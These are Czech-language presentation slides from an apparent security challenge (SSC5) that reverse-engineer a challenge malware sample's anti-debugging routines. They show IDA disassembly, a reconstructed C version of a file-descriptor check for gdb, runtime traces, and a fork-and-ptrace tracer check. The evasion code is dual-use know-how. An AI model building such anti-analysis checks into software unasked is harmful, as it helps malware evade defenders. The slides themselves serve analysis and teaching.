
Úroveň 3: Mezi řádky

- IDA Pro – hasm://
- SSC5 – EGI Security challenge 5
- IDA Pro + SSC5 = **vysoce interaktivní hra s výbornou hratelností na všech úrovních**



Úroveň 3: Mezi řádky

- ... dopařili jsme *jedním dechem* ji až do konce



- Antidebug
 - Části malware které mají ztížit nebo znemožnit automatickou analýzu kontrolou okolního prostředí
 - hledání aktivních debuggerů, hypervisorů, antivirů
 - **IsDebuggerPresent()**, **OutputDebugString()**, **FindWindow()**, ...
 - generování výjimek
 - kontrola různých souborů operačního systému (antiemu), registrů, sledování běžícího času, ...
 - falešné větve programu, přebytečné skoky
 - ... představivosti se meze nekladou ...

- `egi.worpr.ssc5 :: anti_is_gdb()`
 - Test prvního volného filedeskriptoru
 - Po spuštění programu by měl být první volný FD == 3 (0 stdin, 1 stdout, 2 stderr). Pokud tomu tak není je možné, že se děje něco nestandardního ...

- egi.worpr.ssc5 :: anti_is_gdb()

Úroveň 3: Mezi řádky

```
; Attributes: bp-based frame

public anti_is_gdb
anti_is_gdb proc near
push    ebp
xor     eax, eax
mov     ebp, esp
push    ebx
sub     esp, 14h
mov     [esp+4], eax    ; flags
mov     dword ptr [esp], (offset a_+2) ; filename
call    open
test    eax, eax
mov     ebx, eax
js      short loc_8052EC0
```

```
a_ db ' ../',0
aTzdir db 'TZDIR',0
aRc db 'rc',0
; char aPosixrules[]
```

```
mov     [esp], eax    ; fd
call    close
cmp     ebx, 9
setnle al
movzx   ebx, al
```

```
loc_8052EC0:
add     esp, 14h
mov     eax, ebx
pop     ebx
pop     ebp
retn
anti_is_gdb endp
```

```
int anti_is_gdb() {
    char *s = "../";
    int ret=0;
    int fd = open(s+2, 0x14);
    // still wonder why there is >9 test in scar
    if(fd > 3) { ret=1; }
#ifdef DEBUG
    printf("INFO: pid=%d, s=%s, fd=%d, ret=%d\n", getpid,
    sleep(20);
#endif
    close(fd);
    return ret;
}
```

ref impl.

IDA

runtime

```
-rwxr-xr-x 1 bodik bodik 576994 2011-09-03 13:13 bodik@chronos:~/ssc5/ssc5-malware-
bodik@chronos:~/ssc5/ssc5-malware-
$ sh anti_is_gdb.sh
Running bare ...
INFO: pid=4869, s=/, fd=3, ret=0
```

```
Running in debugger ...
(gdb) run
Starting program: a.out
INFO: pid=4884, s=/, fd=5, ret=1
INFO: debugger detected
```

```
Program exited with code 01.
(gdb) □
```

```
$ ls -l /proc/4869/fd
total 0
lrwx----- 2011-09-03 13:13 0 -> /dev/pts/0
lrwx----- 2011-09-03 13:13 1 -> /dev/pts/0
lrwx----- 2011-09-03 13:13 2 -> /dev/pts/0
lr-x----- 2011-09-03 13:13 3 -> /
$ ls -l /proc/4884/fd
total 0
lrwx----- 2011-09-03 13:13 0 -> /dev/pts/0
lrwx----- 2011-09-03 13:13 1 -> /dev/pts/0
lrwx----- 2011-09-03 13:13 2 -> /dev/pts/0
lr-x----- 2011-09-03 13:13 3 -> pipe:[27]
l-wx----- 2011-09-03 13:13 4 -> pipe:[27]
lr-x----- 2011-09-03 13:13 5 -> /
$
```


- `egi.worpr.ssc5 :: anti_is_gdb()`
 - Test prvního volného filedeskriptoru
 - Po spuštění programu by měl být první volný FD == 3 (0 stdin, 1 stdout, 2 stderr). Pokud tomu tak není je možné, že se děje něco nestandardního ...
- Při spuštění v GDB, zdědí laděný proces navíc roury (IPCs) pro komunikaci s rodičem
 - První volný je tedy 5 (v DDD je to 7)
- `egi.ssc5.wopr` testuje na hodnotu 9
 - Chyba ?
 - Vývoj v pokročilém IDE ?
 - Job Piloting ?

- `egi.worpr.ssc5 :: anti_is_ptraced()`
 - Test přítomnosti traceru, proces může být v linuxu trasován pouze jednou
 - Wopr vytvoří potomka, ten se jej pokusí trasovat a výsledek testu vrátí jako návratovou hodnotu **`exit(x)`**. Rodič vyzvedne informaci přes **`waitpid()`**

- egi.worpr.ssc5 ::
anti_is_ptraced()

Úroveň 3: Mezi řádky

```

anti_is_ptraced proc near
    status= dword ptr -8
    push    ebp
    mov     ebp, esp
    push    ebx
    sub     esp, 24h
    call    fork
    mov     edx, eax
    mov     eax, 0FFFFFFFFh
    cmp     edx, 0FFFFFFFFh
    jz      short loc_8052E05

```

pid = fork()

switch

fail: return -1

child: exit(ptrace_attach(getppid()));

parent: return waitpid(pid)

```

    test    edx, edx
    jz      short loc_8052E08

```

```

xor     eax, eax
mov     [esp+8], eax    ; options
lea     eax, [ebp+status]
mov     [esp+4], eax    ; status
mov     [esp], edx      ; pid
call    waitpid
movzx   eax, byte ptr [ebp+status+1]

```

```

loc_8052E08:
call    getppid
mov     dword ptr [esp], 10h ; ptrace_request
mov     ebx, eax
xor     eax, eax
xor     [esp+0Ch], eax ; int
xor     eax, eax
mov     [esp+8], eax    ; addr
mov     [esp+4], ebx    ; pid
call    ptrace
mov     edx, 1
test    eax, eax
jz      short loc_8052E3F

```

```

loc_8052E05:
add     esp, 24h
pop     ebx
pop     ebp
retn

```

```

loc_8052E3F:
xor     eax, eax
mov     [esp+8], eax    ; options
xor     eax, eax
mov     [esp], ebx      ; pid
xor     ebx, ebx
mov     [esp+4], eax    ; status
call    waitpid
xor     eax, eax
mov     [esp+8], eax    ; addr
mov     [esp+4], ebx    ; pid
mov     dword ptr [esp], 7 ; ptrace_request
call    ptrace
call    getppid
xor     edx, edx
xor     ecx, ecx
mov     [esp+8], edx    ; addr
mov     [esp+0Ch], ecx ; int
mov     dword ptr [esp], 11h ; ptrace_request
mov     [esp+4], eax    ; pid
call    ptrace
xor     edx, edx
jmp     short loc_8052E37
anti_is_ptraced endp

```

```

loc_8052E37:
; status
mov     [esp], edx
call    exit


```


- egi.worpr.ssc5 :: ????

Úroveň 3: Mezi řádky

- Kód je přímo v `main()` a ne ve funkci ...


`main(int argc, char **argv, char **envp) {`



- egi.worpr.ssc5 :: ???

- `lea ecx,[esp+4]`
vypočítá adresu, na které leží první argument funkce main (parametr argc)
- `mov ebx,[ecx+8]` nahraje obsah z adresy ecx+8 do registru ebx, ten tedy obsahuje adresu prvního pointeru v poli řetězců, které představuje proměnné prostředí spuštěného programu (envp)


Vícerozměrné dynamické pole



